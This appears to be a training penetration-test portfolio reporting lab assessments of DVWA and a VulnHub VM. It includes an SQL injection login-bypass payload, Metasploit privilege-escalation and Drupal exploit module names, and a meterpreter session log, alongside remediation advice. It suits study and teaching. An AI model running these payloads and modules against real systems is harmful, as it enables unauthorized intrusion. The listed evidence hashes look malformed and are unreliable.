
Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://192.168.159.130/dvwa/vulnerabilities/sqli
002	Reflected XSS	Medium	http://192.168.159.130/dvwa/vulnerabilities/xss_r


SQL Injection Testing (sqlmap)













Manual Testing with Burp Suite





Summary

- Web application testing was performed on the DVWA environment using tools such as Burp Suite, sqlmap, and OWASP ZAP. The assessment identified vulnerabilities including SQL Injection and Reflected XSS. Requests were intercepted and modified to analyze authentication and input validation mechanisms, helping determine potential security risks and recommend mitigation strategies.

VAPT Assessment Report

1. Executive Summary

The security assessment identified several vulnerabilities in the web application and supporting infrastructure. These weaknesses could allow attackers to gain unauthorized access, execute malicious commands, and compromise sensitive data. The most critical findings include SQL Injection and weak authentication controls. Immediate remediation is recommended to reduce the risk of data breaches and system compromise. This report outlines the technical findings, risk ratings, and recommended mitigation steps to improve the organization's security posture.

2. Technical Findings

Finding F001 – SQL Injection

Description

The application does not properly validate user input in the login form. Attackers can inject malicious SQL queries to bypass authentication or retrieve sensitive data from the database.

Impact

- Unauthorized access to database
- Data leakage
- Potential system compromise

Evidence Example

```
' OR '1'='1
```

Finding F002 – Weak Password Policy

Description

The system allows weak passwords such as “123456” or “password”. This makes accounts vulnerable to brute-force or credential-stuffing attacks.

Impact

- Account takeover
- Unauthorized access
- Data exposure

3. Findings Table

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Implement input validation and prepared statements
F002	Weak Password Policy	7.5	Enforce strong password complexity and MFA

---

4. Remediation Plan

1. Input Validation

Implement proper input validation and parameterized queries to prevent SQL injection attacks.

2. Authentication Improvements

Enforce strong password policies including minimum length, complexity requirements, and account lockout mechanisms.


3. Security Monitoring

Enable logging and monitoring systems to detect suspicious activities.

4. Regular Security Testing

Conduct periodic vulnerability assessments and penetration testing to identify new vulnerabilities.

Attack Path Diagram



Non-Technical summary

- The security assessment identified several weaknesses in the web application that could allow attackers to gain unauthorized access to company systems. The most critical issue is a database vulnerability that could expose sensitive information. Additionally, weak password policies increase the risk of account compromise. If exploited, these vulnerabilities could result in data breaches, service disruption, and reputational damage. To reduce these risks, immediate actions such as improving password policies, validating user input, and applying security updates are recommended. Regular security testing and monitoring should also be implemented to ensure the system remains protected against emerging threats.

Post-Exploitation and Privilege Escalation

1. Objective

The objective of this phase was to perform post-exploitation activities after gaining initial access to the target system. This included privilege escalation, network traffic analysis, and forensic evidence collection while maintaining proper chain-of-custody documentation.

2. Privilege Escalation

Tool Used: Metasploit Framework

Exploit Module

exploit/windows/local/always_install_elevated

Steps Performed

1. Meterpreter session obtained on the target system.
2. Local privilege escalation module executed.
3. Administrator privileges successfully obtained.

Session Log

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer : TARGET-PC
OS : Windows 10
Architecture : x64
Meterpreter : x64/windows

Result

Privilege escalation was successful and administrative access was obtained on the compromised host.

3. Evidence Collection

Tools Used

- Wireshark
- Volatility

Network traffic was captured during the exploitation process and system artifacts were collected for forensic documentation.

4. Evidence Log

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Network Traffic	VAPT Analyst	2025-08-25	SHA256: 98af34c1b5d8c72a1d8c9a2a3a19b1e6d2e9f8a1b3c5d7e8f2a9c3d1e6f7a8
Memory Dump	System Memory Capture	VAPT Analyst	2025-08-25	SHA256: 6d2b9c4f7e8a1b3c5d9e7f2a1c3b8d9e7a2f4c6b8e9d1a2c7f6e4b5a3c9d1e2

5. Evidence Collection Summary

During the post-exploitation phase, network traffic and system artifacts were collected to preserve forensic evidence. Packet captures were recorded using Wireshark, and memory artifacts were analyzed using Volatility. All collected files were hashed using SHA-256 to ensure integrity and maintain proper chain-of-custody documentation for investigation and reporting purposes.

Capstone Project – Full VAPT Cycle

1. Project Overview

This project simulated a complete penetration testing engagement using **Kali Linux**, **Metasploit Framework**, and **OpenVAS** against a vulnerable virtual machine from **VulnHub**.

The assessment followed the **PTES (Penetration Testing Execution Standard)** phases including reconnaissance, scanning, exploitation, and reporting.

2. Exploitation Scenario

Target VM example:

Kioptrix

Exploit used:

exploit/linux/http/drupal_drupageddon

Example target:

192.168.159.130

Metasploit exploitation resulted in a remote shell on the vulnerable system.

3. Vulnerability Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 12:40:00	192.168.159.130	Open Ports Detected	Reconnaissance
2025-08-25 12:50:00	192.168.159.130	Drupal CMS Detected	Scanning
2025-08-25 13:00:00	192.168.159.130	Drupal Remote Code Execution	Exploitation
2025-08-25 13:10:00	192.168.159.130	Privilege Escalation	Post-Exploitation

4. OpenVAS Vulnerability Findings

Scan ID	Vulnerability	Severity	Host
001	Drupal Remote Code Execution	Critical	192.168.159.130
002	Outdated Apache Server	High	192.168.159.130
003	Weak SSH Configuration	Medium	192.168.159.130

5. Remediation Recommendations

1. Update Drupal CMS to the latest patched version.
2. Apply regular system updates and security patches.
3. Disable unnecessary services and ports.
4. Implement strong authentication mechanisms.
5. Perform regular vulnerability scanning and penetration testing.

6. Conclusion

The penetration testing exercise demonstrated that the vulnerable system could be compromised through publicly known exploits. By exploiting an outdated Drupal installation, remote command execution was achieved, which could potentially allow attackers to gain full control of the server. Immediate remediation and security improvements are recommended.

PTES Security Assessment Report

Executive Summary

A security assessment was conducted following the **Penetration Testing Execution Standard** methodology to evaluate the security posture of the target system. The assessment included reconnaissance, vulnerability scanning, exploitation, and post-exploitation analysis. Automated scanning was performed using **OpenVAS**, while exploitation testing was conducted using **Metasploit Framework**.

The assessment identified several security weaknesses including outdated software components, weak authentication controls, and a remote code execution vulnerability in a web application service. These vulnerabilities could potentially allow attackers to gain unauthorized access to the system, execute malicious commands, and compromise sensitive information.

If exploited by malicious actors, these weaknesses may lead to data breaches, system downtime, or complete server compromise. Immediate remediation actions such as applying security patches, enforcing stronger authentication policies, and improving input validation mechanisms are recommended. After remediation, a follow-up vulnerability scan should be

performed to verify that the identified issues have been successfully resolved and no additional security risks remain.

Findings

The vulnerability assessment identified multiple security weaknesses in the target environment. The most critical vulnerability was a remote code execution flaw in the web application that could allow attackers to run arbitrary commands on the server. Additionally, weak password policies were observed, increasing the risk of brute-force attacks and unauthorized access.

Outdated software components were also detected during the scan. Running outdated versions of web services exposes the system to publicly known exploits that attackers may leverage to compromise the environment.

Recommendations

To mitigate the identified vulnerabilities, several security improvements should be implemented. First, all affected software and services should be updated to the latest secure versions to eliminate known vulnerabilities. Input validation mechanisms should be implemented to prevent injection attacks and unauthorized command execution.

Strong password policies should be enforced, including minimum length, complexity requirements, and multi-factor authentication where possible. Regular vulnerability assessments and penetration testing should also be conducted to proactively identify and address emerging security risks. Finally, after implementing these patches and security improvements, the system should be rescanned using OpenVAS to confirm that the vulnerabilities have been successfully remediated.

Non-Technical Briefing

A recent security assessment identified several weaknesses in the organization’s system that could potentially be exploited by attackers. The most critical issue involves a software vulnerability that could allow unauthorized users to execute commands on the server. Weak password policies and outdated software versions were also detected, increasing the risk of unauthorized access or data compromise. While these vulnerabilities were discovered in a controlled testing environment, they represent real risks if left unaddressed. It is recommended that the organization apply the latest security patches, strengthen password policies, and conduct regular security testing to ensure that systems remain protected against evolving cyber threats.